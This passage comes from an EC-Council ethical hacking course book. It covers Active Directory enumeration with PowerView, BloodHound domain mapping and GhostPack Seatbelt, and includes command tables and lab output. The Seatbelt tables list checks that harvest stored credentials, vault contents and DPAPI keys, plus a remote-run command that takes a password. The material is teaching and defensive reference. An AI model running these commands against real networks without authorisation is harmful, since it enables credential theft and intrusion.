AccessControlType     : Allow
ObjectSID             :

InheritedObjectType   : All
ObjectDN              : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : NT AUTHORITY\Authenticated Users
IsInherited           : False
ActiveDirectoryRights : GenericRead
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             :
```

Figure 6.87: Screenshot showing the output of the PowerView Get-ObjectAcl command

Enumerating Domain Trust and Forests

AD maintains a top-to-bottom hierarchy in maintaining objects. The hierarchy contains forests, trees, and domains. A forest is an instance of an AD environment that is composed of domain trees, domains, and OUs. Trees are composed of domains and sub-domains within in a specified domain namespace. Domains are logical representations of objects such as users, computer systems, and devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Directory Trust: Trust relationships between two domains can be represented as a communication link. This allows users of a specific domain to gain access to the resources of another domain. For example, users in domain X can access or request the resources in domain Y with a trust relationship. Trust relationships work by creating a single administrative unit through the merging of multiple domains. As given below, there are two directions for a trust relationship:

- **One-way trust:** It is also known as unidirectional trust. It allows users in a trusted domain to access the resources of a trusting domain.
- **Two-way trust:** It is also known as bi-directional trust. It allows users of one domain to access resources in another domain, and vice versa.

Enumerating domain trusts helps attackers increase the overall attack surface.

Command	Description
`Get-NetForest`	Retrieves the information of the current forest
`Get-NetForest -Forest <forest>`	Retrieves the information of the specified forest
`Get-NetForestDomain`	Retrieves all domains in the current forest
`Get-NetForestCatalog`	Retrieves the details of the global catalogs for the current forest
`Get-NetForestCatalog -Forest <forest>`	Retrieves the details of the global catalogs for the specified forest

Table 6.10: Commands to enumerate AD domain trust and forests

```
PS C:\> Get-Netforest


RootDomainSid         : S-1-5-21-2083413944-2693254119-1471166842
Name                  : CEH.com
Sites                 : {Default-First-Site-Name}
Domains               : {CEH.com}
GlobalCatalogs        : {Server2022.CEH.com}
ApplicationPartitions : {DC=DomainDnsZones,DC=CEH,DC=com, DC=ForestDnsZones,DC=CEH,DC=com}
ForestModeLevel       : 7
ForestMode            : Unknown
RootDomain            : CEH.com
Schema                : CN=Schema,CN=Configuration,DC=CEH,DC=com
SchemaRoleOwner       : Server2022.CEH.com
NamingRoleOwner       : Server2022.CEH.com
```

Figure 6.88: Screenshot showing the output of the PowerView Get-NetForest command


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Domain Mapping and Exploitation with Bloodhound

- Active Directory (AD) domain mapping provides the overall architecture of an **AD domain's structure** present in an organization in a GUI format

Bloodhound

- Attackers attempt to identify a **complex attack path** in the target organization's AD environment using tools such as Bloodhound and Docusnap
- Bloodhound uses **graph theory** to reveal the hidden and often unintended relationships within an AD environment



https://bloodhoundenterprise.io

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Domain Mapping and Exploitation with Bloodhound

AD domain mapping provides the overall architecture of an AD domain's structure in an organization in a graphical user interface (GUI) format and shows the trust relationship between domain users and groups in an AD environment. Attackers attempt to identify a complex attack path in the target organization's AD environment using tools such as BloodHound and Docusnap. Security professionals can also use the same tools to identify and eliminate attack paths before they are exploited.

- **Bloodhound**

  Source: *https://bloodhoundenterprise.io*

  Bloodhound is a JavaScript web application that is built on top of Linkurious and compiled using Electron, with a Neo4j database fed by a C# data collector. It uses graph theory to reveal hidden and often unintended relationships within an AD environment. Attackers use BloodHound to easily identify complex attack paths in AD environments.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.89: Screenshot of Bloodhound GUI

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Identifying Insecurities Using GhostPack Seatbelt

- GhostPack Seatbelt is used to perform various security checks and collect information from a host system in both **defensive** and **offensive** ways
- Attackers use Seatbelt to collect host information including **PowerShell security settings**, **Kerberos tickets**, and items present in the Recycle Bin

Seatbelt Commands

- Run all the commands:


  `Seatbelt.exe -group=all`

- Retrieve complete results for a command without any filtering:

  `Seatbelt.exe <Command> -full`

- Run one or more specified commands remotely:

  `Seatbelt.exe <Command> -computername=COMPUTER.DOMAIN.COM [-username=DOMAIN\USER -password=PASSWORD]`



https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identifying Insecurities Using GhostPack Seatbelt

Source: *https://github.com*

GhostPack contains different toolsets of C# implementations of PowerShell functionality. It includes Seatbelt, SharpUp, SharpRoast, SharpDump, SafetyKatz, and SharpWMI. Seatbelt is a C# project that performs several security-oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.

Attackers use Seatbelt to collect host information including PowerShell security settings, Kerberos tickets, and items in Recycle Bin. Using Seatbelt, attackers perform security checks to find insecurities, which can be exploited to launch active attacks on the host network.

Seatbelt has the following command groups: All, User, System, Slack, Chromium, Remote, and Misc.

Invoke command groups using the command `Seatbelt.exe <group>`.

Command	Description
`Seatbelt.exe -group=all`	Runs all the commands
`Seatbelt.exe -group=user`	Retrieves information by executing the following commands: `ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys, ExplorerMRUs, ExplorerRunCommands, FileZilla, FirefoxPresence, IdleTime, IEFavorites, IETabs,IEUrls, KeePass, MappedDrives, OfficeMRUs,OracleSQLDeveloper, PowerShellHistory, PuttyHostKeys,`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	PuttySessions,RDCManFiles, RDPSavedConnections, SecPackageCreds, SlackDownloads,SlackPresence, SlackWorkspaces, SuperPutty, TokenGroups, WindowsCredentialFiles, WindowsVault
Seatbelt.exe -group=system	Retrieves information by executing the following commands: AMSIProviders, AntiVirus, AppLocker, ARPTable, AuditPolicies, AuditPolicyRegistry, AutoRuns, CredGuard, DNSCache, DotNet, EnvironmentPath, EnvironmentVariables, Hotfixes, InterestingProcesses, InternetSettings, LAPS, LastShutdown, LocalGPOs, LocalGroups, LocalUsers, LogonSessions, LSASettings, McAfeeConfigs, NamedPipes, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, Processes, PSSessionSettings, RDPSessions, RDPsettings, SCCM, Services, Sysmon, TcpConnections, TokenPrivileges, UAC, UdpConnections, UserRightAssignments, WindowsAutoLogon, WindowsDefender, WindowsEventForwarding, WindowsFirewall, WMIEventConsumer, WMIEventFilter, WMIFilterBinding,WSUS
Seatbelt.exe -group=slack	Retrieves information by executing the following commands: SlackDownloads, SlackPresence, SlackWorkspaces
Seatbelt.exe -group=chromium	Retrieves information by executing the following commands: ChromiumBookmarks, ChromiumHistory, ChromiumPresence
Seatbelt.exe -group=remote	Retrieves information by executing the following commands: AMSIProviders, AntiVirus, AuditPolicyRegistry, ChromiumPresence, CloudCredentials, DNSCache, DotNet, DpapiMasterKeys, EnvironmentVariables, ExplicitLogonEvents, ExplorerRunCommands, FileZilla, Hotfixes, InterestingProcesses, KeePass, LastShutdown, LocalGroups, LocalUsers, LogonEvents, LogonSessions, LSASettings, MappedDrives, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, ProcessOwners, PSSessionSettings, PuttyHostKeys, PuttySessions, RDPSavedConnections, RDPSessions, RDPsettings, Sysmon, WindowsDefender, WindowsEventForwarding, WindowsFirewall
Seatbelt.exe -group=misc	Retrieves information by executing the following commands: ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo, FirefoxHistory, InstalledProducts, InterestingFiles, LogonEvents, LOLBAS, McAfeeSiteList, MicrosoftUpdates, OutlookDownloads,

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	PowerShellEvents, Printers, ProcessCreationEvents, ProcessOwners, RecycleBin, reg, RPCMappedEndpoints, ScheduledTasks, SearchIndex, SecurityPackages, SysmonEvents
Seatbelt.exe <Command> [Command2]...	Runs one or more specified commands
Seatbelt.exe <Command> -full	Retrieves complete results for a command without any filtering
Seatbelt.exe <Command> -computername=COMPUTER.DOMAIN.COM [-username=DOMAIN\USER -password=PASSWORD]	Runs one or more specified commands remotely
Seatbelt.exe -group=system -outputfile="C:\Temp\out.txt	Runs system checks and outputs to a .txt file

Table 6.11: List of Seatbelt commands


